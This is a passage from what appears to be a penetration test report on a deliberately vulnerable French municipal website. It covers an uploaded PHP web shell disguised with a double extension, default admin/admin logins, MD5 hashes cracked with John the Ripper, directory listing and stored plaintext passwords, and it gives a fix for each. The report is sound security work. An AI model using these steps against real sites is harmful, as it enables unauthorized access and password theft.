Titre: new backdoor No file selected.

Adding the backdoor as an attachment

c) As a visitor (no login) navigate to 'citoyen'



Citoyen


Vie des citoyens dans la commune

image
...lire la suite

Backdoor
...lire la suite

The backdoor is now accessible to any visitor without a login

d) Open the backdoor article to find a link to the uploaded backdoor.



Backdoor


Publie le: 2020-11-01 21:19:58 par Administrateur, Consulte: 0 fois

This isn't a backdoor

new backdoor

The new backdoor link is a link to the uploaded backdoor

e) Now we can perform any action we would like on the server using the command prompt.


File Edit View History Bookmarks Tools Help
http://www.e-co...d/newsa.jpg.php
www.e-commune.org/admin/upload/newsa.jpg.php
go

tappe ta commande :

ipconfig

```
Configuration IP de Windows Carte Ethernet Connexion au réseau local 3: Suffixe DNS propre à la connexion : localdomain Adresse IP. .
par défaut . . . . . . : Carte Ethernet Connexion au réseau local 2: Suffixe DNS propre à la connexion : localdomain Adresse IP. . . . . . . . . . .
. . . . . : 192.168.221.2
```

The ipconfig command is run on the server and the output is displayed

<u>Remediation:</u>

Add a feature that checks for more than one extension in the filename to fix this vulnerability.

Reference:

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Vulnerability 6: Lack of minimum requirements for password strength.

Criticality: High


a) Business impact: A lack of minimum password strength requirements is a large vulnerability as users will choose very easily crackable passwords and this will cause accounts to be exploited. The business impact of this is high, especially if a privileged account is exploited.
b) Exploitability: Exploitation of this vulnerability requires guessing passwords; this can take some time but is easily performable.
c) Remediation: Implement a minimum password strength requirement. This will ensure that weak passwords cannot be used. Some additional manpower will be required to implement this measure.

Description:

A lack of minimum password requirements will lead to the use of extremely weak passwords. Such passwords can be cracked provided enough time.


Exploitation:

a) Attempt common password combinations on e-commune.org.


File Edit View History Bookmarks Tools Help
Site web communal type
www.e-commune.org/index.php
130%
Search
Citoyen
Administration
D?couverte
Carte
?
Login: admin
Pass: ●●●●●
OK
This connection is not secure. Logins entered here could be compromised. Learn More
Accueil

Attempt a common password combination for the username 'admin'.

b) Gain access by using the combination of same username and password.



Bienvenue

Note au pentesters:
Les codes d'acces sont:
admin/admin pour l'acteur administrateur.
agent/agent pour l'acteur agent.
chef/chef pour l'acteur chef de famille

Logged in as admin

<u>Remediation:</u>

Implement a minimum password strength requirement when creating passwords that require a minimum password length and the use of numbers and special characters. This will make it practically impossible to guess a user's password and gain access. Additionally, creating a lock-out period after too many failed login attempts will improve the security of the login form.

Reference:

https://blog.devolutions.net/2018/02/top-10-password-policies-and-best-practices-for-system-administrators

Vulnerability 7: Unsafe password handling.

Criticality: Medium


a) Business impact: If an attacker steals the hashes of all the passwords and cracks them to identify the passwords, that could have a very high impact on the business.
b) Exploitability: This vulnerability requires gaining the hashes of the passwords from the database which would mean that a SQL injection or similar attack would have to be carried out first. Therefore, this is not an easily exploitable vulnerability.
c) Remediation: Use a salt when hashing passwords so that they cannot be cracked easily.

Description:

Password are hashed using MD5 and without a salt this makes them very easy to crack using a tool such as Openwall's John The Ripper (JtR) [1].

Exploitation:


a) Save the hashes recovered from the SQL injection performed previously in a file.



[redacted]

A text file containing all the password hashes

b) Enter the hashes into JtR and crack the hashes.



```
root@kali:/home/kali/Desktop# john hashes.
Using default input encoding: UTF-8
Loaded 11 password hashes with no differer
Warning: no OpenMP support for this hash t
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any c
Almost done: Processing the remaining buff
Proceeding with wordlist:/usr/share/john/p
[redacted]                (?)
[redacted]                (?)
[redacted]ng with incremental:ASCII
[redacted]                (?)
[redacted]                (?)
[redacted]                (?)
[redacted]                (?)
```

The passwords are cracked quickly using JtR

Remediation:

Use a salt when hashing passwords so that they do not always form the same hashes. Also use a stronger hashing algorithm instead of MD5 such as SHA-512.

Reference:

[1] https://www.openwall.com/john/

https://blog.cloudflare.com/how-developers-got-password-security-so-wrong/

Vulnerability 8: Publicly accessible application directory.

Criticality: Medium


a) Business impact: If there are sensitive files on the application directory that is accessible, there could be a high impact on the business.
b) Exploitability: This vulnerability is exploitable by anyone without any effort. However, this vulnerability is not very damaging unless something sensitive were to be placed in the accessible directory.
c) Remediation: Prevent any directories from being accessible by clients. This will not require much manpower to implement.

Description:

This vulnerability displays all the files in certain directories to any client who navigates to that path from the browser. This can be very damaging if anything sensitive is ever place in those directories.


Exploitation:

a) Navigate to a file in the web application such as an image.


File
Edit
View
History
Bookmarks
Tools
Help
logement.jpg (JPEG Image, 6...
www.e-commune.org/imgarticle/citoyen/logement.jpg

Path to an image on e-commune

b) Backtrack to the folder/directory that the image is in.


File
Edit
View
History
Bookmarks
Tools
Help
Index of /imgarticle/citoyen
www.e-commune.org/imgarticle/citoyen/
130%
Search
EasyPHP
easyphp.org

Name	Last modified	Size	Description
Parent Directory		-	
Thumbs.db	2010-06-22 01:17	36K	
benarmor.jpg	2010-06-22 01:02	2.3K	
bio180610d.jpg	2010-06-22 01:16	82K	
ecole210610a.jpg	2010-06-22 01:06	69K	
famille.gif	2010-06-20 14:10	4.5K	
fete/	2012-12-16 00:19	-	
logement.jpg	2010-06-20 14:40	71K	
vie_associative.jpeg	2010-06-20 14:48	37K	
vivre_ensemble.jpeg	2010-06-20 13:58	25K	

Files in the directory

Remediation:

Ensure none of the directories are accessible to clients from the browser. This can be done by adding the line "*Options -Indexes"* between the directory tags in the .htaccess file or by removing the word "*indexes*" from the httpd.conf file.

Reference:

https://www.netsparker.com/blog/web-security/disable-directory-listing-web-servers/

Vulnerability 9: Stored passwords in the application.

Criticality: Low


a) Business impact: Passwords are stored in plain-text in the application. These passwords are only accessible once logged in as admin and therefore the business impact is low.
b) Exploitability: Once logged in as admin, the user can see stored passwords in clear text without any further authentication.
c) Remediation: Do not store passwords in the application, this defeats the purpose of using passwords in the first place. This will not require additional capital or much manpower.

Description:

Once a user has logged in as the admin, the user can see stored passwords in plain-text. This vulnerability is only exploitable once admin access is gained. Stored passwords are always a vulnerability and therefore passwords must never be stored in the application.

Exploitation:

a) Log in as admin.




Bienvenue

Note au pentesters:
Les codes d'acces sont:
admin/admin pour l'acteur administrateur.
agent/agent pour l'acteur agent.
chef/chef pour l'acteur chef de famille

Logged in as admin

b) Navigate to ‘gestion du site’ and then ‘Live-cam?ras’ and then choose a camera.




Accueil > Gestion du site / Live-cam?ras

Liste des Live-cameras de la commune

Titre	Adresse IP	Etat	Action
Centre ville	4.2.2.2	Desactivee	✎ ✗
sdf	1.1.1.1	Activee	✎ ✗
sdf	1.1.1.1	Activee	✎ ✗

Navigating to the Live-cameras page

c) Open the configuration of one camera.


File Edit View History Bookmarks Tools Help
Site web communal type
www.e-commune.org/index.php?cat=&ncat=1&rub=gestion-des-li
130%
Enregistrer

Modifier Live-camera

Titre: sdf

Description: dsf

